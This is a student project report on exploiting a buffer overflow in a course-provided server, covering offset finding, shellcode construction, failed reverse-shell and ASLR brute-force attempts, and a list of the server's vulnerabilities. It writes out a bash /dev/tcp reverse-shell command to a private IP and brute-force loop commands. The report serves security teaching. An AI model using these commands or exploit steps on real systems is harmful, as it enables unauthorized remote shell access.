**Approach**

The first vulnerabilityis a buffer overflow and it happens because of the **strcpy(answer, buffer);** of this instruction in execte\_command function on the server, so the client can send an arbitrary output to the buffer and by overflowing the buffer he can overwrite the EIP and take control the over the flow the program. The steps or methodology used for the exploit generation is mentioned below :

Step 1. The first task is to find the correct overflow offset and returning address and in our case, we are using the start address of the buffer as the return address.

Step 2. When we have the offset and the buffer start address then the next task is to generate an exploit for delivering the payload.

Step 3. We started with a blank frame of the C program and started building our shellcode for basic shell retrieval and the assembly used for this purpose is provided with the file and using that assembly gdb is used to get the shell without the NULL characters.

Step 4. Then our next task is to generate an exploit program, so we make some changes to the client.c provided to us and make a new exploit file called exploit.c which is also shared with the file.

Step 5. Video demonstration of the working of the exploit is also provided with the file.


**Tryout for the Advancement of the attack**

**1. REMOTE SHELL APPROACH AND PROBLEM FACED TO GET THE REMOTE SHELL**


Find the vulnerabilities

Usually, a buffer overflow will occur when a program tries to set some variables dependent on an untrusted third-party but without checking boundary limitations.

So according to the vulnerabilities on the handle function (screenshot below)




**Picture 1.**




**Picture 2.**

In the above 2 screenshots, the name variable value is from the client-side (could be an untrusted third party), and the answer variable is passed to execute\_command() function as an argument. After receiving a message from the client, the content in the buffer variable will be copied into the answer. But in the strcpy() function, there is no boundary check and may cause a buffer overflow vulnerability(cause buffer’s length is 64, but answer’s length is only 32). At the running time, the handle\_it() function has the stack frame like below.



**Picture 3**



The general idea of buffer overflow exploitation is loading the shellcode to the buffer where we have control and then overwriting the new return address (point to the injected shellcode) in the saved eip. So, after the vulnerable function returns, instead of backing to the normal caller, jumping to the shellcode will cause damage. Preparing for buffer overflow

Generally, there are 3 parts in our payload: NOP (nop operation), shellcode, new return address. Therefore, we need to know 2 things before starting the buffer overflow exploitation:

**1. Length of buffer**

From table 1, we could know the length of the buffer is name + answer = 64 bytes. And then 4 bytes for saved ebp and 4 bytes for saved eip, finally we have the maximum length for our payload is 72 bytes.

**2. New return address**

The new return address could be anywhere from the start of our payload and to the start of our shellcode.

**Method for reverse shell**

When attempting to compromise a server, an attacker may try to exploit a command injection vulnerability on the server system. The injected code will often be a reverse shell script to provide a convenient command shell for further malicious activities

There general two ways to do that

**Redirect file descriptor on bash.**

Because in Linux everything is a file, including the network communication.

And if we want to do IO operation on files, we need to know the descriptor of a file. If the file descriptor is omitted, the default is 0 (stdin) for input or 1 (stdout) for output. 2 means stderr.


bash -i >& /dev/tcp/192.168.146.129/2333 0>&1

bash -i: Generate an interactive shell

/dev/tcp/ip/port” ：”/dev/tcp /ip/port “This regards a device as a file(everything is a file under Linux). Reading and writing to this file can implement the socket communication with the server listening on the port.

>&: Redirect standard output and error output to one place


0>&1：Input 0 is from /dev/tcp/ip/port. The result of command execution is also from /dev/tcp/ip/port. Mix them and redirect to bash.



**Picture 4**

**Analysis system call in the shell executing process**

1. Implement this shell command in C



**Picture 5**


2. Disassemble C to see system call

3. Figure out what args needed to invoke that system call.




**Picture 6**

4. Make our own assembly execution



**Picture 7**




**Picture 8**


**5. Dump the assembly to machine code and get rid of null terminators.**

As we showed above, we now make the assembly shellcode execute successfully, but we still have to dump it to machine code, because only binary code could be executed on the vulnerable function’s stack.


And it’s quite simple, we just need to modify the 2 null terminators in the string (shown below) in our assembly payload. And also uncomment these 3-line codes (shown below) which dynamically null terminate our shellcode. Then compile this assembly and dump it into machine code.




**Picture 9**



**Picture 10**



**Picture 11**




**Picture 12**

Then we will inject this shellcode into the target function frame, but here is a little problem. Now the shellcode’s length is 95, and plus the new return address, so the final payload’s length is at least 99. But we only have 72 bytes of space on the target vulnerable function frame. We have to reduce the length of the shellcode. But we will do it later, now we will see how to inject our payload.

Inject payload to the target frame

1. We build a fake client, and then start communication through socket with the ca647\_server.

2. After we receive the first prompt, we just select 1, and get the second prompt where we can send our payload to ca647\_server.




**Picture 13**

And for testing, we also change the BLENGTH variable on the server-side. Change it to 200.


Reduce shellcode’s length.

In picture 9 above, actually by looking at it. we could see the exec system call. What we need to do is first fill registers, and then invoke a software interrupt: int 0x80. So, to push syscall number into %eax, path %ebx, ptr to args to %ecx, and then NULL into %edx, we don’t need to use these registers as an intermediary, we can just directly put hex value into these registers.



**Picture 14**

First, for testing, we comment 2 line code in above



**Picture 15**

And then we can see the reduced work.

Translate assembly to hex machine shellcode.

Unfortunately, we didn’t make it happen on the stack due to the time limitation, but we did our best to read related materials and research.

**2. ADDRESS RANDOMIZATION APPROACH AND PROBLEM FACED**

The current setup: Linux OS with 32 bits.

The ASLR is security which will randomize the position of the elements. Indeed without the ASLR, the address space has the following layout:

| Kernel |
| --- |
| Stack |
| .    . |
| Heap |
| Data |
| Text |

But with the ASLR all the data will be randomized which could lead to the following layout:

| Kernel |
| --- |
| Text |
| Heap |
| Data |
| Stack  .  .  . |

This makes our attack more difficult. Indeed we were overwriting the return pointer address with the address of the payload. But now, as the start of the stack address is processed randomly we can’t overwrite with the current address.

Fortunately for us, ASLR has some vulnerabilities.  
As we are on the Linux OS 32 bits and as the random addresses are generated by the library, this library only uses 8 bits of the 32 available which is just a few thousand addresses. So by brute-forcing ASLR, we could crack it in less than 10min.

The method is as follow:

* Activate the ASLR (as root run # /sbin/sysctl kernel.randomize\_va\_space=2)
* We could verify the address is changing ($ldd ca647\_server)
* Run the server a first time in gdb mode ($gdb ca647\_server)
* Set up the breakpoint (( gdb)break handle\_it )
* Get the address generated for the buffer (( gdb)p & answer)
* Input the new address in the payload by replacing the previous one
* Create an infinite loop on both sides using simple scripting ($while true;do ./server;done) and the second one ($while true;do ./attack;done)
* The loop will break when the sh session is created

This attack requires a bit of time and a resilient server on the other side which handles the errors and restart. Moreover, if a person is monitoring on the other side, this method is weak because it is easy to detect.

We didn’t succeed to bypass the ASLR security with this method as we were facing troubles modifying the payload with an address. The exploit never worked within our infinite loop and we didn’t find the source of the problem.

# **List of vulnerabilities in the server file**

During our first analysis of the server file, we found several vulnerabilities:

* The function read\_command().

In this function one could find a type attack (format string) vulnerability: **snprintf(buffer, BLENGTH, p);** As there is no type specifier, it can cause information leakage or overwriting of memory. If one is able to overwrite p then it is possible for anyone to spy the stack and even modify values.

* The function execute\_command() :

Failure overflow here because we copy a buffer of 64 bits into a buffer of 32 bits

**strcpy(answer, buffer);**

* The function handle\_it():

**char answer[ALENGTH]** which can be overwritten and is close to the top of the function which allows buffer overflow.

# **Video**

See the file in the folder. For the working exploit.

# **Conclusion**

To conclude this project allows us to be more comfortable with the use of GDB. We learn a lot about Linux, address space, and security of code by researching to solve our problems.

We improve a lot of our skills by trying different approaches and reverse-engineering the code.  
We also learn a lot about the existing defenses such as ASLR, NX, and others… their efficiency, and how to implement them.

**Submitted by:**

**Enjiqng He, （Student id:20211007）**

**Vikrant Singh, (Student id: 21262315)**

**Alexis Lebrun, (Student id:21261866)**

**Rahul Chourasia, (Student id:20211530)**